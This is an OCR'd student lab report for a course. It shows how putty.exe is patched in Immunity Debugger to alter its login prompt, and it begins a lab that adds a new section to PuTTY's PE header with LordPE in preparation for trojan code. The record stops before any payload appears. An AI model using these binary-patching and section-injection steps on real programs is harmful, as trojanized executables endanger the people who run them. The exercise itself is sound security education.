0041CB94  . 0F8C 73010000  JL putty.0041CD0D
```

```
Regist
EAX 01
ECX 01
EDX 00
EBX 01
ESP 00
EBP 00
ESI 01
EDI 00

EIP 00
```

Task 2: Alter the Login Message

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302

Viewing the Stored Message


Immunity Debugger - putty.exe - [CPU - main thread, module putty]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


```
0041CB6E  . 68 7C7C4600    PUSH putty.00467C7C                   ASCII "login as: "
0041CB73  . 8941 04        MOV DWORD PTR DS:[ECX+4],EAX
0041CB76  . E8 A2F5FEFF    CALL putty.0040C11D
0041CB7B  . 59             POP ECX
0041CB7C  . 50             PUSH EAX
0041CB7D  . FF73 3C        PUSH DWORD PTR DS:[EBX+3C]
0041CB80  . E8 71F4FEFF    CALL putty.0040BFF6
0041CB85  . 57             PUSH EDI                              |Arg3
0041CB86  . 57             PUSH EDI                              |Arg2
0041CB87  . FF73 3C        PUSH DWORD PTR DS:[EBX+3C]            |Arg1
0041CB8A  . E8 C9850200    CALL putty.00445158                   \putty.00445158
0041CB8F  . 83C4 18        ADD ESP,18
0041CB92  > 3BC7           CMP EAX,EDI
0041CB94  . 0F8C 73010000  JL putty.0041CD0D
0041CB9A  . 0F84 82010000  JE putty.0041CD22
0041CBA0  . 8B43 3C        MOV EAX,DWORD PTR DS:[EBX+3C]
0041CBA3  . 8B40 18        MOV EAX,DWORD PTR DS:[EAX+18]
0041CBA6  . 8B00           MOV EAX,DWORD PTR DS:[EAX]
0041CBA8  . FF70 08        PUSH DWORD PTR DS:[EAX+8]
0041CBAB  . E8 6DF5FEFF    CALL putty.0040C11D
0041CBB0  . 8986 24020000  MOV DWORD PTR DS:[ESI+224],EAX
0041CBB6  . FF73 3C        PUSH DWORD PTR DS:[EBX+3C]
0041CBB9  . E8 FDF4FEFF    CALL putty.0040C0BB
0041CBBE  . 59             POP ECX
0041CBBF  . 59             POP ECX
0041CBC0  . EB 26          JMP SHORT putty.0041CBE8
0041CBC2  > F605 78F54700  TEST BYTE PTR DS:[47F578],5
0041CBC9  . 74 1D          JE SHORT putty.0041CBE8
0041CBCB  . 50             PUSH EAX
0041CBCC  . 68 548C4600    PUSH putty.00468C54                   ASCII "Using username "%s".♪◘"
0041CBD1  . E8 74F7FEFF    CALL putty.0040C34A
0041CBD6  . 8BF8           MOV EDI,EAX
0041CBD8  . 57             PUSH EDI
0041CBD9  . 56             PUSH ESI
0041CBDA  . E8 2D5CFFFF    CALL putty.0041280C
0041CBDF  . 57             PUSH EDI
0041CBE0  . E8 C4F1FEFF    CALL putty.0040BDA9
0041CBE5  . 83C4 14        ADD ESP,14
0041CBE8  > 6A 32          PUSH 32
0041CBEA  . C743 4C 01000  MOV DWORD PTR DS:[EBX+4C],1
0041CBF1  . 83A6 5C010000  AND DWORD PTR DS:[ESI+15C],0
0041CBF8  . 5F             POP EDI
0041CBF9  . E8 A25FFFFF    CALL putty.00412BA0
0041CBFE  . 8983 B8000000  MOV DWORD PTR DS:[EBX+B8],EAX
0041CC04  . FFB6 24020000  PUSH DWORD PTR DS:[ESI+224]
0041CC0A  . E8 CA5EFFFF    CALL putty.00412AD9
0041CC0F  . 8B83 B8000000  MOV EAX,DWORD PTR DS:[EBX+B8]
0041CC15  . C70424 F09146  MOV DWORD PTR SS:[ESP],putty.004691F0   ASCII "ssh-connection"
0041CC1C  . E8 B85EFFFF    CALL putty.00412AD9
0041CC21  . 8B83 B8000000  MOV EAX,DWORD PTR DS:[EBX+B8]
0041CC27  . C70424 D45946  MOV DWORD PTR SS:[ESP],putty.004659D4   ASCII "none"
0041CC2E  . E8 A65EFFFF    CALL putty.00412AD9
0041CC33  . 83BE 38010000  CMP DWORD PTR DS:[ESI+138],0
0041CC3A  . 8B83 B8000000  MOV EAX,DWORD PTR DS:[EBX+B8]
0041CC40  . 59             POP ECX
```

```
Registers (FPU)
EAX 01B96390 ASCII "SSH log
ECX 01B96628
EDX 0000656D
EBX 01B96238 ASCII "–""
ESP 0012AC80
EBP 0012ACB4
ESI 01B8A6A8
EDI 00000000

EIP 0041CB6E putty.0041CB6E

C 0  ES 0023 32bit 0(FFFFFFF
P 1  CS 001B 32bit 0(FFFFFFF
A 0  SS 0023 32bit 0(FFFFFFF
Z 0  DS 0023 32bit 0(FFFFFFF
S 0  FS 003B 32bit 7FFDF000
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILE_NOT_

EFL 00000206 (NO,NB,NE,A,NS,

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0
FST 0000  Cond 0 0 0 0  Err
FCW 027F  Prec NEAR,53  Mask
```

```
Address   Hex dump                 ASCII
00467C7C  6C 6F 67 69 6E 20 61 73  login as
00467C84  3A 20 00 00 53 53 48 20  : ..SSH
00467C8C  6C 6F 67 69 6E 20 6E 61  login na
00467C94  6D 65 00 00 53 75 63 63  me..Succ
00467C9C  65 73 73 66 75 6C 6C 79  essfully
00467CA4  20 73 74 61 72 74 65 64   started
00467CAC  20 65 6E 63 72 79 70 74   encrypt
00467CB4  69 6F 6E 00 45 6E 63 72  ion.Encr
00467CBC  79 70 74 69 6F 6E 20 6E  yption n
```

```
0012AC80  00000001  0...
0012AC84  01B95500  .U╣0
0012AC88  01B8A6A8  ¿ª╕0
0012AC8C  01B8A8E0  α¿╕0
0012AC90  01B8A6A8  ¿ª╕0
0012AC94  0012AD1C  ∟↕‡.
0012AC98  0012AD20   ↕‡.
0012AC9C  7F339CBC  ╝£3⌂
0012ACA0  1B820D1C  ∟.é←
0012ACA4  301C1197  ù◄∟0
```

Skipping the First Letter In the Message




```
0041CB6E  . 68 7C7C4600    PUSH putty.00467C7C                   ASCII "login as: "
0041CB73  . 8941 04        MOV DWORD PTR DS:[ECX+4],EAX
0041CB76  . E8 A2F5FEFF    CALL putty.0040C11D
0041CB7B  . 59
0041CB7C  . 50
0041CB7D  . FF73 3C
0041CB80  . E8 71F4FEFF
0041CB85  . 57
0041CB86  . 57
0041CB87  . FF73 3C
0041CB8A  . E8 C9850200
0041CB8F  . 83C4 18
0041CB92  > 3BC7
0041CB94  . 0F8C 73010000
0041CB9A  . 0F84 82010000
0041CBA0  . 8B43 3C        MOV EAX,DWORD PTR DS:[EBX+3C]
0041CBA3  . 8B40 18        MOV EAX,DWORD PTR DS:[EAX+18]
```

Assemble at 0041CB6E

```
PUSH 467C7C
```

[✓] Fill with NOP's

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302




```
0041CB6E  . 68 7C7C4600    PUSH putty.00467C7C                  ASCII "login as: "
0041CB73  . 8941 04        MOV DWORD PTR DS:[ECX+4],EAX
0041CB76  . E8 A2F5FEFF    CALL putty.0040C11D
0041CB7B  . 59             PO
0041CB7C  . 50             PU
0041CB7D  . FF73 3C        PU
0041CB80  . E8 71F4FEFF    CA
0041CB85  . 57             PU
0041CB86  . 57             PU
0041CB87  . FF73 3C        PU
0041CB8A  . E8 C9850200    CA
0041CB8F  . 83C4 18        AD
0041CB92  > 3BC7           CM
0041CB94  . 0F8C 73010000  JL
0041CB9A  . 0F84 82010000  JE putty.0041CD22
0041CBA0  . 8B43 3C        MOV EAX,DWORD PTR DS:[EBX+3C]
```

Assemble at 0041CB6E

PUSH 467C7D

[✓] Fill with NOP's




```
0041CB6E    68 7D7C4600    PUSH putty.00467C7D                  ASCII "ogin as: "
0041CB73  . 8941 04        MOV DWORD PTR DS:[ECX+4],EAX
0041CB76  . E8 A2F5FEFF    CALL putty.0040C11D
0041CB7B  . 59             PO
0041CB7C  . 50             PU
0041CB7D  . FF73 3C        PU
0041CB80  . E8 71F4FEFF    CA
0041CB85  . 57             PU
0041CB86  . 57             PU
0041CB87  . FF73 3C        PU
0041CB8A  . E8 C9850200    CA
0041CB8F  . 83C4 18        AD
```

Assemble at 0041CB73

PUSH 467C7D

[✓] Fill with NOP's

Running the Modified Program




```
0041CB92  > 3BC7           CMP EAX,EDI
0041CB94  . 0F8C 73010000  JL putty.0041CD0D
0041CB9A  . 0F84 82010000  JE putty.0041CD22
0041CBA0  . 8B43 3C        MOV EAX,DWORD PTR DS:[EBX+3C]
0041CBA3  . 8B40 18        MOV EAX,DWORD PTR DS:[EAX+18]
0041CBA6  . 8B00           MOV EAX,DWORD PTR DS:[EAX]
0041CBA8  . FF70 08        PUSH DWORD PTR DS:[EAX+8]
0041CBAB  . E8 6DF5FEFF    CALL putty.0040C11D
0041CBB0  . 8986 24020000  MOV DWORD PTR
0041CBB6  . FF73 3C        PUSH DWORD PTR
0041CBB9  . E8 FDF4FEFF    CALL putty.004
0041CBBE  . 59             POP ECX
0041CBBF  . 59             POP ECX
0041CBC0  . EB 26          JMP SHORT putt
0041CBC2  > F605 78F54700  TEST BYTE PTR
0041CBC9  . 74 1D          JE SHORT putty
0041CBCB  . 50             PUSH EAX
0041CBCC  . 68 548C4600    PUSH putty.004
0041CBD1  . E8 74F7FEFF    CALL putty.004
0041CBD6  . 8BF8           MOV EDI,EAX
0041CBD8  . 57             PUSH EDI
0041CBD9  . 56             PUSH ESI
0041CBDA  . E8 2D5CFFFF    CALL putty.004
0041CBDF  . 57             PUSH EDI
0041CBE0  . E8 C4F1FEFF    CALL putty.004
0041CBE5  . 83C4 14        ADD ESP,14
0041CBE8  > 6A 32          PUSH 32
0041CBEA  . C743 4C 010000 MOV DWORD PTR
0041CBF1  . 83A6 5C010000  AND DWORD PTR
0041CBF8  . 5F             POP EDI
0041CBF9  . E8 A25FFFFF    CALL putty.004
0041CBFE  . 8983 B8000000  MOV DWORD PTR
0041CC04  . FFB6 24020000  PUSH DWORD PTR
```

```
P 1  CS 001B 32bit 0(FFF
A 0  SS 0023 32bit 0(FFF
Z 0  DS 0023 32bit 0(FFF
S 0  FS 003B 32bit 7FFDF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FILE_
```

PuTTY (inactive)

```
ogin as: 
```


Inserting Your Name



```
Address   Hex dump                  ASCII
00467C7D  6F 67 69 6E 20 61 73 3A   ogin as:
00467C85  20 00 00 53 53 48 20 6C    ..SSH l
00467C8D  6F 67 69 6E 20 6E 61 6D   ogin nam
00467C95  65 00 00 53 75 63 63 65   e..Succe
00467C9D  73 73 66 75 6C 6C 79 20   ssfully
00467CA5  73 74 61 72 74 65 64 20   started
00467CAD  65 6E 63 72 79 70 74 69   encrypti
00467CB5  6F 6E 00 45 6E 63 72 79   on.Encry
00467CBD  70 74 69 6F 6E 20 6E 6F   ption no
00467CC5  74 20 73 75 63 63 65 73   t succes
```

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302

An "Edit data at 00467C7D" box opens, as shown below.



```
7959B15  8B45 08            MOV EAX,DWORD PTR SS:[EBP+8]
7959B18  8361 08 00         AND DWORD PTR DS:[ECX+8],0
7959B1C  8901               MOV DWORD PTR DS:[ECX],EAX
7959B1E  C741 04 0100000    MOV DWORD PTR DS:[ECX+4],1
7959B25  8BD4               MOV EDX,ESP
7959B27  6A 01              PUSH 1
7959B29  52                 PUSH EDX
7959B2A  51                 PUSH EC
7959B2B  E8 18F1FFFF        CALL nt
7959B30  50                 PUSH EA
7959B31  E8 AFFFFFFF        CALL nt
7959B36  CC                 INT3
7959B37  90                 NOP
7959B38  BA AD9B9577        MOV EDX
7959B3D  EB 08              JMP SHO
7959B3F  90                 NOP
7959B40  BA D49B9577        MOV EDX
7959B45  8D09               LEA ECX

ddress   Hex dump
0467C35  65 61 64 69 6E 67 20 70
0467C3D  72 69 76 61 74 65 20 6B
0467C45  65 79 20 66 69 6C 65 20
```


Edit data at 00467C7D

ASCII: ogin as:

UNICODE:

HEX +00: 6F 67 69 6E 20 61 73 3A

Saving the Modified EXE




File name: putty-KhanhNN.exe

Save as type: Executable file (*.exe)

```
77959B0E  8941 0C     MOV DWORD PTR DS:[ECX+C],EAX
77959B11  8361 10 00  AND DWORD PTR DS:[ECX+10],0
```

Running the Modified EXE




New Text Document...	7/21/2025 8:50 PM	Text Document	2 KB
putty.exe	7/21/2025 8:35 PM	Application	519 KB

ad.samsclass.info - PuTTY

```
1khanhNN6
```

LAB 19.2: EXE With Trojan Code in a New Section


Task 1: Add a Section with LordPE



Name	Date modified	Type	Size
lordpe	7/21/2025 8:56 PM	File Folder	
ImmunityDebugger_1_85_set…	7/21/2025 8:58 PM	Application	22,217 KB
lordpe.zip	7/21/2025 8:42 PM	Compressed (zip…	440 KB
New Text Document.txt	7/21/2025 8:50 PM	Text Document	2 KB
putty.exe	7/21/2025 8:35 PM	Application	519 KB
putty-KhanhNN.exe	7/21/2025 9:47 PM	Application	519 KB
putty-newsec-KHANHNN.exe	7/21/2025 8:35 PM	Application	519 KB

Adding a New Section to the PE Header

In the LordPE window, on the right side, click the "PE Editor" button. In the Open box, navigate to putty-newsec-YOURNAME.exe and double-click it. A "PE Editor" box opens, showing general information about putty, as shown below.




[PE Editor] - c:\users\administrator\desktop\share\putty-newsec-khanhnn.exe

Basic PE Header Information

EntryPoint:	000550F0	Subsystem:	0002
ImageBase:	00400000	NumberOfSections:	0004
SizeOfImage:	00084000	TimeDateStamp:	56D4A437
BaseOfCode:	00001000	SizeOfHeaders:	00001000
BaseOfData:	0005D000	Characteristics:	010F
SectionAlignment:	00001000	Checksum:	00089C07
FileAlignment:	00001000	SizeOfOptionalHeader:	00E0
Magic:	010B	NumOfRvaAndSizes:	00000010

In the "PE Editor" box, on the right, click the Sections button. A "Section Table" box opens, showing the four sections in the putty executable. Right-click one of the sections and click "add section header", as shown below.


[LordPE Deluxe] by yoda

[PE Editor] - c:\users\administrator\desktop\share\putty-newsec-khanhnn.exe

Basic PE Header Information


[Section Table]

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0005BF81	00001000	0005C000	60000020
.rdata	0005D000	0001D47A	0005D000	0001E000	40000040
.data	0007B000	00005944	0007B000	00002000	C0000040
.NewSec	00081000	00002EC0	0007D000	00003000	40000040

Magic: 010B NumOfRvaAndSizes: 00000010

